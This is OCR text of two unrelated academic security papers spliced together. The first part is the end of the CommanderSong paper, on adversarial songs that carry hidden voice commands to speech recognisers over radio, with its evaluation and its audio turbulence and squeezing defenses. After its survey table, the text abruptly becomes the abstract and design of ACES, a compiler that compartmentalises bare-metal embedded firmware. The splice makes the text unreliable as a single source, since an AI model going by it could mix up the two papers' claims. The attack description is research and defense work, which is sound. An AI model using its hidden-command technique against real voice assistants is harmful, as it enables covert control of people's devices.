**Radio broadcasting.** In this experiment, we used HackRF One [8], a hardware that supports Software Defined Radio (SDR) to broadcast our CommanderSong at the frequency of FM 103.4 MHz, simulating a radio station. We setup a radio at the corresponding frequency, so it can receive and play the CommanderSong. We ran the *WeChat*[7] application and enabled the *iFLYTEK Input* on different smartphones including iPhone 6S, Huawei Honor 8 and XiaoMi MI Note3. *iFLYTEK Input* can always successfully recognize the command "*open the door*" from the audio played by the radio and display it on the screen.

## 5.5 Efficiency

We also evaluate the cost of generating CommanderSong in the aspect of the required time. For each command, we record the time to inject it into different songs and compute the average. Since the time required to craft also depends on the length of the desired command, we define the efficiency as the ratio of the number of frames of the desired command and the required time. Table 2 and Table 3 show the efficiency of generating WTA and WAA samples for different commands. Most of those adversarial samples can be generated in less than two hours, and some simple commands like "*Echo open the front door*" can be done within half an hour. However, we do notice that some special words (such as *GPS* and *airplane*) in the command make the generation time longer. Probably those words are not commonly used in the training process of the "ASpIRE model" of Kaldi, so generating enough phonemes to represent the words is time-consuming. Furthermore, we find that, for some songs in the rock category such as "*Bang bang*" and "*Roaked*", it usually takes longer to generate the adversarial samples for the same command compared with the songs in other categories, probably due to the unstable rhythm of them.

# 6 Understanding the Attacks

We try to deeply understand the attacks, which could potentially help to derive defense approaches. We raise some

[7] *WeChat* is the most popular instant messaging application in China, with approximately 963,000,000 users all over the world by June 2017 [15].



Figure 4: SNR impacts on correlation of the audios and the success rate of adversarial audios.



Figure 5: Explaination of Kaldi and human recognition of the audios.

questions and perform further analysis on the attacks.

**In what ways does the song help the attack?** We use songs as the carrier of commands to attack ASR systems. Obviously, one benefit of using a song is to prevent listeners from being aware of the attack. Also CommanderSong can be easily spread through Youtube, radio, TV, etc. Does the song itself help generate the adversarial audio samples? To answer this question, we use a piece of silent audio as the "carrier" to generate CommanderSong $A_{cs}$ (WAA attack), and test the effectiveness of it. The results show that $A_{cs}$ can work, which is aligned with our findings – a random song can serve as the "carrier" because a piece of silent audio can be viewed as a special song.

However, after listening to $A_{cs}$, we find that $A_{cs}$ sounds quite similar to the injected command, which means any user can easily notice it, so $A_{cs}$ is not the adversarial samples we desire. Note that, in our human subject study, none of the participants recognized any command from the generated CommanderSongs. We assume that *some phonemes or even smaller units in the original song work together with the injected small perturbations to form the target command*. To verify this assumption, we prepare a song $A_s$ and use it to generate the CommanderSong $A_{cs}$. Then we calculate the difference $\Delta(A_s, A_{cs})$ between them, and try to attack ASR systems using $\Delta(A_s, A_{cs})$. However, after several times of testing, we find that $\Delta(A_s, A_{cs})$ does not work, which indicates the pure perturbations we injected cannot be recognized as the target commands.

Recall that in Table 5, the songs in the soft music category are proven to be the best carrier, with lowest abnormality identified by participants. Based on the findings above, it appears that such songs can better aligned with the phonemes or smaller "units" in the target command to help the attack. This is also the reason why $\Delta(A_s, A_{cs})$ cannot directly attack successfully: the "units" in the song combined with $\Delta(A_s, A_{cs})$ together construct the phonemes of the target command.

**What is the impact of noise in generating adversarial samples?** As mentioned early, we build a generic random noise model to perform the WAA attack over the air. In order to understand the impact of the noise in generating adversarial samples, we crafted CommanderSong using noises with different amplitude values. Then we observed the differences between the CommanderSong and the original song, the differences between the CommanderSong and the pure command audio, and the success rates of the CommanderSong to attack. To characterize the difference, we leverage Spearman's rank correlation coefficient [46] (*Spearman's rho* for short) to represent the similarity between two pieces of audio. Spearman's rho is widely used to represent the correlation between two variables, and can be calculated as follows: $r(X,Y) = Cov(X,Y)/\sqrt{Var[X]Var[Y]}$, where $X$ and $Y$ are the MFCC features of the two pieces of audio. $Cov(X,Y)$ represents the covariance of X and Y. $Var[X]$ and $Var[Y]$ are the variances of X and Y respectively.

The results are shown in Figure 4. The x-axis in the figure shows the *SNR* (in *dB*) of the noise, and the y-axis gives the correlation. From the figure, we find that the correlation between the CommanderSong and the original song (red line) decreases with *SNR*. It means that the CommanderSong sounds less like the original song when the amplitude value of the noise becomes larger. This is mainly because the original song has to be modified more to find a CommanderSong robust enough against the introduced noise. On the contrary, the CommanderSong becomes more similar with the target command audio when the amplitude values of the noise increases (i.e., decrease of *SNR* in the figure, blue line), which means that the CommanderSong sounds more like the target command. The success rate (black dotted line) also increases with the decrease of SNR. We also note that, when



Figure 6: Audio turbulence defense.

$SNR = 4\ dB$, the success rate could be as high as 88%. Also the correlation between CommanderSong and the original song is 90%, which indicates a high similarity.

Figure 5 shows the results from another perspective. Suppose the dark blue circle is the set of audios that can be recognized as commands by ASR systems, while the light blue circle and the red one represent the sets of audio recognized as commands and songs by human respectively. At first, the original song is in the red circle, which means that neither ASR systems nor human being recognize any command inside. WTA attack slightly modifies the song so that the open source system Kaldi can recognize the command while human cannot. After noises are introduced to generate CommanderSong for WAA attacks, CommanderSong will fall into the light blue area step by step, and in the end be recognized by human. Therefore, attackers can choose the amplitude values of noise to balance between robustness to noise and identifiability by human users.

## 7 Defense

We propose two approaches to defend against CommanderSong: Audio turbulence and Audio squeezing. The first defense is effective against WTA, but not WAA; while the second defense works against both attacks.

**Audio turbulence.** From the evaluation, we observe that noise (e.g., from speaker or background) decreases the success rate of CommanderSong while impacts little on the recognition of audio command. So our basic idea is to add noise (referred to as *turbulence* noise $A_n$) to the input audio $A_I$ before it is received by the ASR system, and check whether the resultant audio $A_I \oplus A_n$ can be interpreted as other words. Particularly, as shown in Figure 6, $A_I$ is decoded as $\texttt{text}_1$ by the ASR system. Then we add $A_n$ to $A_I$ and let the ASR system extract the text $\texttt{text}_2$ from $A_I \oplus A_n$. If $\texttt{text}_1 \neq \texttt{text}_2$, we say that the CommanderSong is detected.

We did experiments using this approach to test the effectiveness of such defense. The target command "open the door" was used to generate a CommanderSong. Figure 7 shows the result. The x-axis shows the $SNR$ ($A_I$ to $A_n$), and the y-axis shows the success rate. We found that the success rate of WTA dramatically drops when $SNR$ decreases. When $SNR = 15\ dB$, WTA almost always fails and $A_I$ can still be successfully recognized, which means this approach works for WTA. However, the success rate of WAA is still very high. This is mainly because CommanderSongs for WAA is generated using random noises, which is robust against turbulence noise.



Figure 7: The results of audio turbulence defense.

**Audio squeezing.** The second defense is to reduce the sampling rate of the input audio $A_I$ (just like squeezing the audio). Instead of adding $A_n$ in the defense of audio turbulence, we downsample $A_I$ (referred to as $D(A_I)$). Still, ASR systems decode $A_I$ and $D(A_I)$, and get $\texttt{text}_1$ and $\texttt{text}_2$ respectively. If $\texttt{text}_1 \neq \texttt{text}_2$, the CommanderSong is detected. Similar to the previous experiment, we evaluate the effectiveness of this approach. The results are shown in Figure 8. The x-axis shows the ratio $(1/M)$ of downsampling (M is the downsampling factor or decimation factor, which means that the original sampling rate is M times of the downsampled rate). When $1/M = 0.7$ (if the sample rate is 8000 samples/second, the downsampled rate is 5600 samples/second), the success rates of WTA and WAA are 0% and 8% respectively. $A_I$ can still be successful recognized at the rate of 91%. This means that Audio squeezing is effective to defend against both WTA and WAA.

## 8 Related Work

**Attack on ASR system.** Prior to our work, many researchers have devoted to security issues about speech controllable systems [36, 35, 26, 41, 51, 22, 53, 23]. Denis et al. found the vulnerability of analog sensor and injected bogus voice signal to attack the microphone [36]. Kasmi et al. stated that, by leveraging intentional electromagnetic interference on headset cables, voice command could be injected and carried by FM signals which is further received and interpreted by smart phones [35].



Figure 8: Audio squeezing defense result.

Diao et al. demonstrated that, through permission bypassing attack in Android smart phones, voice commands could be played using apps with zero permissions [26]. Mukhopadhyay et al. considered voice impersonation attacks to contaminate a voice-based user authentication system [41]. They reconstructed the victims voice model from the victims voice data, and launched attacks that can bypass voice authentication systems. Different from these attacks, we are attacking the machine learning models of ASR systems.

Hidden voice command [22] launched both black box (i.e., inverse MFCC) and white box (i.e., gradient decent) attacks against ASR systems with GMM-based acoustic models. Different from this work, our target is a DNN-based ASR system. Recently, the authors posted the achievement that can construct targeted audio adversarial examples on DeepSpeech, an end-to-end open source ASR platform [23]. To perform the attack, the adversary needs to directly upload the adversarial WAV file to the speech recognition system. Our attacks on Kaldi are concurrent to their work, and our attack approaches are independent to theirs. Moreover, our attacks succeed under a more practical setting that let the adversarial audio be played over the air. The recent work DolphinAttack [53] proposed a completely inaudible voice attack by modulating commands on ultrasound carriers and leveraging microphone vulnerabilities to attack. As noted by the authors, such attack can be eliminated by filtering out ultrasound carrier (e.g., iPhone 6 Plus). Differently, our attack uses songs instead of ultrasound as the carriers, making the attack harder to defend.

**Adversarial research on machine learning.** Besides attacking speech recognition systems, there has been substantial work on adversarial machine learning examples towards physical world. Kurakin et al. [37] proved it is doable that Inception v3 image classification neural network could be compromised by adversarial images. Brown et al. [21] showed by adding an universal patch to an image they could fool the image classifiers successfully. Evtimov et al. [27] proposed a general algorithm which can produce robust adversarial perturbations into images to overcome physical condition in real world. They successfully fooled road sign classifiers to mis-classify real Stop Sign. Different from them, our study targets speech recognition system.

**Defense of Adversarial on machine learning.** Defending against adversarial attacks is known to be a challenging problem. Existing defenses include adversarial training and defensive distillation. Adversarial training [39] adds the adversarial examples into the model's training set to increase its robustness against these examples. Defensive distillation [33] trains the model with probabilities of different class labels supported by an early model trained on the same task. Both defenses perform a kind of gradient masking [45] which increases the difficulties for the adversary to compute the gradient direction. In [29], Dawn Song attempted to combine multiple defenses including feature squeezing and the specialist to construct a larger strong defense. They stated that defenses should be evaluated by strong attacks and adaptive adversarial examples. Most of these defenses are effective for white box attacks but not for black box ones. Binary classification is another simple and effective defense for white box attacks without any modifications of the underlying systems. A binary classifier is built to separate adversarial examples apart from the clean data. Similar as adversarial training and defensive distillation, this defense suffers from generalization limitation. In this paper, we propose two novel defenses against CommanderSong attack.

## 9 Conclusion

In this paper, we perform practical adversarial attacks on ASR systems by injecting "voice" commands into songs (CommanderSong). To the best of our knowledge, this is the first systematical approach to generate such practical attacks against DNN-based ASR system. Such CommanderSong could let ASR systems execute the command while being played over the air without notice by users. Our evaluation shows that CommanderSong can be transferred to iFLYTEK, impacting popular apps such as WeChat, Sina Weibo, and JD with billions of users. We also demonstrated that CommanderSong can be spread through YouTube and radio. Two approaches (audio turbulence and audio squeezing) are proposed to defend against CommanderSong.

## Appendix

Table 7: The detailed results of individual song in human comprehension survey for WTA samples. When we were checking the survey results from MTurk, we found the average familiarity of MTurk workers towards our songs is not as good as we expected. So streaming counts from Spotify are also listed in the table, as we want to show the popularity of our sample songs. The song *Selling Brick in Street* is not in Spotify database so we can not provide the count for it.

| Music Classification | Song Name | Spotify Streaming Count | Listened (%) | Abnormal (%) | Recognize Command (%) |
|---|---|---|---|---|---|
| Soft Music | Heart and Soul | 13,749,471 | 15% | 8% | 0 |
| | Castle in the Sky | 2,332,348 | 9% | 6% | 0 |
| | A Comme Amour | 1,878,899 | 14% | 18% | 0 |
| | Mariage D'amour | 337,486 | 17% | 33% | 0 |
| | Lotus | 49,443,256 | 11% | 12% | 0 |
| | *Average* | 13,548,292 | 13% | 15% | 0 |
| Rock | Bang Bang | 532,057,658 | 52% | 24% | 0 |

## Abstract

Securing the rapidly expanding Internet of Things (IoT) is critical. Many of these "things" are vulnerable bare-metal embedded systems where the application executes directly on hardware without an operating system. Unfortunately, the integrity of current systems may be compromised by a single vulnerability, as recently shown by Google's P0 team against Broadcom's WiFi SoC.

We present ACES (**A**utomatic **C**ompartments for **E**mbedded **S**ystems)[1], an LLVM-based compiler that automatically infers and enforces inter-component isolation on bare-metal systems, thus applying the principle of least privileges. ACES takes a developer-specified compartmentalization policy and then automatically creates an instrumented binary that isolates compartments at runtime, while handling the hardware limitations of bare-metal embedded devices. We demonstrate ACES' ability to implement arbitrary compartmentalization policies by implementing three policies and comparing the compartment isolation, runtime overhead, and memory overhead. Our results show that ACES' compartments can have low runtime overheads (13% on our largest test application), while using 59% less Flash, and 84% less RAM than the Mbed $\mu$Visor—the current state-of-the-art compartmentalization technique for bare-metal systems. ACES ' compartments protect the integrity of privileged data, provide control-flow integrity between compartments, and reduce exposure to ROP attacks by 94.3% compared to $\mu$Visor.

## 1 Introduction

The proliferation of the Internet of Things (IoT) is bringing new levels of connectivity and automation to embedded systems. This connectivity has great potential to improve our lives. However, it exposes embedded systems to network-based attacks on an unprecedented scale. Attacks against IoT devices have already unleashed massive Denial of Service attacks [30], invalidated traffic tickets [14], taken control of vehicles [23], and facilitated robbing hotel rooms [8]. Embedded devices face a wide variety of attacks similar to always-connected server-class systems. Hence, their security must become a first-class concern.

We focus on a particularly vulnerable and constrained subclass of embedded systems—bare-metal systems. They execute a single statically linked binary image providing both the (operating) system functionality and application logic without privilege separation between the two. Bare-metal systems are not an exotic or rare platform: they are often found as part of larger systems. For example, smart phones delegate control over the lower protocol layers of WiFi and Bluetooth to a dedicated bare-metal System on a Chip (SoC). These components can be compromised to gain access to higher level systems, as demonstrated by Google P0's disclosure of vulnerabilities in Broadcom's WiFi SoC that enable gaining control of a smartphone's application processor [6]. This is an area of growing concern, as SoC firmware has proven to be exploitable [16, 15, 17].

Protecting bare-metal systems is challenging due to tight resource constraints and software design patterns used on these devices. Embedded devices have limited energy, memory, and computing resources and often limited hardware functionality to enforce security properties. For example, a Memory Management Unit (MMU) which is required for Address Space Layout Randomization [42] is often missing. Due to the tight constraints, the dominant programming model shuns abstractions, allowing *all* code to access *all* data and peripherals without any active mitigations. For example, Broadcom's WiFi SoC did *not* enable Data Execution Prevention. Even if enabled, the entire address space is readable/writable by the executing program, thus a single bug can be used to trivially disable DEP by overwriting a flag in memory.

[1] ACES is available as open-source at `https://github.com/embedded-sec/ACES`.



Figure 1: ACES's development tool flow overview.

Conventional security principles, namely, least privileges [45] or process isolation are challenging to implement in bare-metal systems. Bare-metal systems no longer focus on a dedicated task but increasingly run multiple independent or loosely related tasks. For example, a single SoC often implements both Bluetooth and WiFi, where neither Bluetooth nor WiFi needs to access the code and data of the other. However, without isolation, a single bug compromises the entire SoC and possibly the entire system [6].

While many bare-metal systems employ no defenses, there are ongoing efforts to improve their security. EPOXY [12] demonstrated how DEP, diversity, and stack protections can be deployed on bare-metal systems. However, EPOXY does not address the issue of least privileges or process isolation. MINION [27] uses the compiler and dynamic analysis to infer thread-level compartments and uses the OS's context switch to change compartments. It uses a fixed algorithm to determine the compartments, providing the developer no freedom in determining the best security boundaries for their application. ARM's Mbed $\mu$Visor [39] is a compartmentalization platform for ARM Cortex-M series devices. $\mu$Visor enables the developer to create compartments within a bare-metal application, thereby restricting access to data and peripherals to subsets of the code. It requires the developer to manually partition data and manage all communication between compartments. Compartments are restricted to individual threads, and all code is always executable, since no compartmentalization exists for code, only for data and peripherals. This results in a daunting challenge for developers, while only achieving coarse-grained data/peripheral compartments.

We present ACES (**A**utomatic **C**ompartments for **E**mbedded **S**ystems), an extension to the LLVM compiler that enables the exploration of strategies to apply the principle of least privileges to bare-metal systems. ACES uses two broad inputs—a high level, generic compartmentalization policy and the program source code. Using these, it automatically applies the policy to the application while satisfying the program's dependencies (*i.e.,* ensuring code can access its required data) and the underlying hardware constraints. This enables the developer to focus on the high-level policy that best fits her goals for performance and security isolation. Likewise, the automated workflow of ACES frees the developer from challenging implementation issues of the security controls.

Our work breaks the coupling between the application, hardware constraints, and the security policy, and enables the automatic enforcement of compartmentalization policies. ACES allows the formation of compartments based on functionality, *i.e.,* distinct functionality is separated into different compartments. It uses a piece of hardware widely available in even the low-end embedded devices called the Memory Protection Unit (MPU) to enforce access protections to different segments of memory from different parts of code. ACES moves away from the constraint in MINION and $\mu$Visor that an entire process or thread needs to be at the same privilege level. ACES extends the LLVM tool-chain and takes the policy specification as user input, as shown in Figure 1. It then creates a Program Dependence Graph (PDG) [21] and transforms compartmentalization into a graph partitioning problem. The result of the compilation pipeline is a secure binary that runs on the bare-metal device. We evaluate three policies to partition five IoT applications. The results demonstrate the ability to partition applications into many compartments (ranging from 14 to 34) protecting the integrity of data and restricting code reuse attacks. The policies have modest runtime overhead, on average 15.7% for the strongest policy.

In summary, our contributions are: (1) Integrity of code and data for unmodified applications running on bare-metal embedded devices. (2) Automated enforcement of security compartments, while maintaining program dependencies and respecting hardware constraints. The created compartments separate code and data, on a sub-thread level, breaking up the monolithic memory space of bare-metal applications. (3) Use of a micro-emulator to allow selective writes to small data regions. This eases restrictions on compartmentalization imposed by the MPU's limited number of regions and their size. (4) Separating the compartmentalization policy from the program implementation. This enables exploration of security-performance trade-offs for different compartmentalization policies, without having to rewrite application code and handle low level hardware requirements to enforce the policy.

## 2 Threat Model and Assumptions

We assume an attacker who tries to gain arbitrary code execution with access to an arbitrary read/write primitive. Using the arbitrary read/write primitive, the attacker can perform arbitrary malicious execution, *e.g.,* code in-

jection (in executable memory) or code reuse techniques (by redirecting indirect control-flow transfers [47]), or directly overwrite sensitive data. We assume that the software itself is trustworthy (*i.e.,* the program is buggy but not malicious). Data confidentiality defenses [11] are complementary to our work. This attacker model is in line with other control-flow hijack defenses or compartmentalization mechanisms.

We assume the system is running a single statically linked bare-metal application with no protections. We also assume the hardware has a Memory Protection Unit (MPU) and the availability of all source code that is to be compartmentalized. Bare-metal systems execute a single application, there are no dynamically linked or shared libraries. Lack of source code will cause a reduction in precision for the compartmentalization for ACES.

ACES applies defenses to: (1) isolate memory corruption vulnerabilities from affecting the entire system; (2) protect the integrity of sensitive data and peripherals. The compartmentalization of data, peripherals, *and* code confines the effect of a memory corruption vulnerability to an isolated compartment, prohibiting escalation to control over the entire system. Our threat model assumes a powerful adversary and provides a realistic scenario of current attacks.

## 3 Background

To understand ACES' design it is essential to understand some basics about bare-metal systems and the hardware on which they execute. We focus on the ARMv7-M architecture [3], which covers the widely used Cortex-M(3, 4, and 7) micro-controllers. Other architectures are comparable or have more relaxed requirements on protected memory regions simplifying their use [2, 5].

*Address Space:* Creating compartments restricts access to code, data, and peripherals during execution. Figure 2 shows ARM's memory model for the ARMv7-M architecture. It breaks a 32bit (4GB) memory space into several different areas. It is a memory mapped architecture, meaning that all IO (peripherals and external devices) are directly mapped into the memory space and addressed by dereferencing memory locations. The architecture reserves large amounts of space for each area, but only a small portion of each area is actually used. For example, the Cortex-M4 (STM32F479I) [48] device we use in our evaluation has 2MB of Flash in the code area, 384KB of RAM, and uses only a small portion of the peripheral space—and this is a higher end Cortex-M4 micro-controller. The sparse layout requires each area to have its own protection scheme.

*Memory Protection Unit:* A central component of compartment creation is controlling access to memory. ACES utilizes the MPU for this purpose. The MPU enables setting permissions on regions of physical memory. It controls read, write, and execute permissions for both privileged and unprivileged software. An MPU is similar to an MMU, however it does not provide virtual memory address translation. On the ARMv7-M architecture the MPU can define up to eight regions, numbered 0-7. Each region is defined by setting a starting address, size, and permissions. Each region must be a power of two in size, greater than or equal to 32 bytes and start at a multiple of its size (*e.g.,* if the size is 1KB then valid starting address are 0, 1K, 2K, 3K, etc). Each region greater than 256 bytes can be divided into eight equally sized sub-regions that are individually activated. All sub-regions have the same permissions. Regions can overlap, and higher numbered regions have precedence. In addition to the regions 0-7, a default region with priority -1 can be enabled for privileged mode only. The default region enables read, write, and execute permissions to most of memory. Throughout this paper, we use the term, "MPU region" to describe a contiguous area of memory whose permissions are controlled by one MPU register.



Figure 2: ARM's memory model for ARMv7-M devices

The MPU's restrictions significantly complicate the design of compartments. The limited number of regions requires all code, global variables, stack data, heap data, and peripherals that need to be accessed within a compartment to fit in eight contiguous regions of memory. These regions must satisfy the size and alignment restrictions of the MPU. The requirement that MPU region sizes be a power of two leads to fragmentation, and the requirement that MPU regions be aligned on a multiple of its size creates a circular dependency between the location of the region and its size.

*Execution Modes:* ARMv7-M devices support privileged and unprivileged execution modes. Typically, when executing in privileged mode, all instructions can be executed and all memory regions accessed. Peripherals, which reside on the private peripheral bus, are only accessible in privileged mode. Exception handlers always execute in privileged mode, and unprivileged code can create a software exception by executing an SVC



Figure 3: Illustration of ACES' concept of compartments. ACES isolates memory (a) – with permissions shown in the column set – and restricts control-flow between compartments (b).

(*i.e.,* supervisor call) instruction. This will cause the SVC exception handler to execute. This is the mechanism through which system calls are traditionally created in an OS. Bare-metal systems traditionally execute all code in privileged mode.

# 4 Design

ACES automatically enforces the principle of least privileges on bare-metal applications by providing write and control-flow integrity between regions of the program, *i.e.,* if a given code region is exploited via a vulnerability in it, the attack is contained to that compartment. A secondary goal of ACES is enabling a developer to explore compartmentalization strategies to find the correct tradeoffs between performance and security, without needing her to change the application.

## 4.1 PDG and Initial Region Graph

*A compartment is defined as an isolated code region, along with its accessible data, peripherals, and allowed control-flow transfers.* Each instruction belongs to exactly one compartment, while data and peripherals may be accessible from multiple compartments. Thus, our compartments are code centric, not thread centric, enabling ACES to form compartments within a single thread. Figure 3 shows several compartments, in it Compartment A enables access to code region X and read-write access to peripheral 1, data region 1, and data region 3. Compartment A can also transition from `Foo` into compartment C by calling `Baz`. Any other calls outside of the compartment are prohibited. When mapped to memory, a compartment becomes a region of contiguous code, and zero or more regions of data and peripherals. ACES utilizes the MPU to set permissions on each region and thus, the compartments must satisfy the MPU's constraints, such as starting address and number of MPU regions.

The starting point to our workflow is a Program Dependence Graph (PDG) [21]. The PDG captures all control-flow, global data, and peripheral dependencies of the application. While precise PDGs are known to be infeasible to create—due to the intractable aliasing problem [43], over approximations can be created using known alias analysis techniques (*e.g.,* type-based alias analysis [33]). Dynamic analysis gives only true dependencies and is thus more accurate, with the trade off that it needs to be determined during execution. ACES' design allows PDG creation using static analysis, dynamic analysis, or a hybrid.

Using the PDG and a device description, an initial *region graph* is created. The region graph is a directed graph that captures the grouping of functions, global data, and peripherals into MPU regions. An initial region graph is shown in Figure 4b, and was created from the PDG shown in Figure 4a. Each vertex has a type that is determined by the program elements (code, data, peripheral) it contains. Each code vertex may have directed edges to zero or more data and/or peripheral vertices. Edges indicate that a function within the code vertex reads or writes a component in the connected data/peripheral vertices.

The initial region graph is created by mapping all functions and data nodes in the PDG along with their associated edges directly to the region graph. Mapping peripherals is done by creating a vertex in the region graph for each edge in the PDG. Thus, a unique peripheral vertex is created for every peripheral dependency in the PDG. This enables each code region to independently determine the MPU regions it will use to access its required peripherals. The initial region graph does not consider hardware constraints and thus, applies no bounds on the total number of regions created.

## 4.2 Process for Merging Regions

The initial region graph will likely not satisfy performance and resource constraints. For example, it may require more data regions than there are available MPU regions, or the performance overhead caused by transitioning between compartments may be too high. Several regions therefore have to be merged. Merging vertices causes their contents to be placed in the same MPU region. Only vertices of the same type may be merged.

Code vertices are merged by taking the union of their contained functions and associated edges. Merging code vertices may expose the data/peripheral to merged func-



Figure 4: Compartment creation process and the resulting memory layout. (a) PDG is transformed to an initial region graph (b). A compartmentalization policy is applied (c), followed by optimizations (d) and lowering to produce the final region graph (e). Which, is mapped to a compartmented memory layout with associated MPU regions (f).

tions, as the compartment encompasses the union of all its contained function's data/peripheral dependencies. However, it improves performance as more functions are located in the same compartment. Similar to merging code vertices, merging of data vertices takes the union of the contained global variables and the union of their edges. All global variables in a vertex are made available to all dependent code regions. Thus, merging two data vertices increases the amount of code which can access the merged data vertices.

Unlike code and global variables, which can be placed anywhere in memory by the compiler, peripheral addresses are fixed in hardware. Thus, ACES uses a device description to identify all peripherals accessible when the smallest MPU region that covers the two merged peripherals is used. The device description contains the address and size of each peripheral in the device. Using the device description peripheral vertices in the PDG can be mapped to a MPU region which gives access to the peripheral. To illustrate, consider two peripherals vertices that are to be merged and a device description containing four peripherals A, B, C, and D at addresses 0x000, 0x100, 0x200, and 0x300 all with size 0x100. The first vertex to be merged contains peripheral B at address 0x100 and the second Peripheral D at address 0x300. The smallest MPU region that meets the hardware restrictions (*i.e.,* is a power of 2 aligned on a multiple of its size) covers addresses 0x000-0x3FF, and thus enables access to peripherals A-D. Thus, the vertex resulting from merging peripherals B and D, will contain peripherals A, B, C, and D.

## 4.3 Compartmentalization Policy and Optimizations

The compartment policy defines how code, global variables, and peripherals should be grouped into compartments. An example of a security-aware policy is grouping by peripheral, *i.e.,* functions and global variables are grouped together based on their access to peripherals. ACES does not impose restriction on policy choice. Obviously, the policy affects the performance and isolation of compartments, and, consequently, the security of the executable binary image. For example, if two functions which frequently call each other are placed in different code compartments then compartment transitions will occur frequently, increasing the overhead. From a security perspective, if two sets of global variables $\vec{V}_1$ and $\vec{V}_2$ are placed in the same compartment and in the original program code region $C_1$ accessed $\vec{V}_1$ and $C_2$ accessed $\vec{V}_2$ then unnecessary access is granted—now both code regions can access the entire set of variables. ACES enables the developer to explore the performance-security trade-offs of various policies.

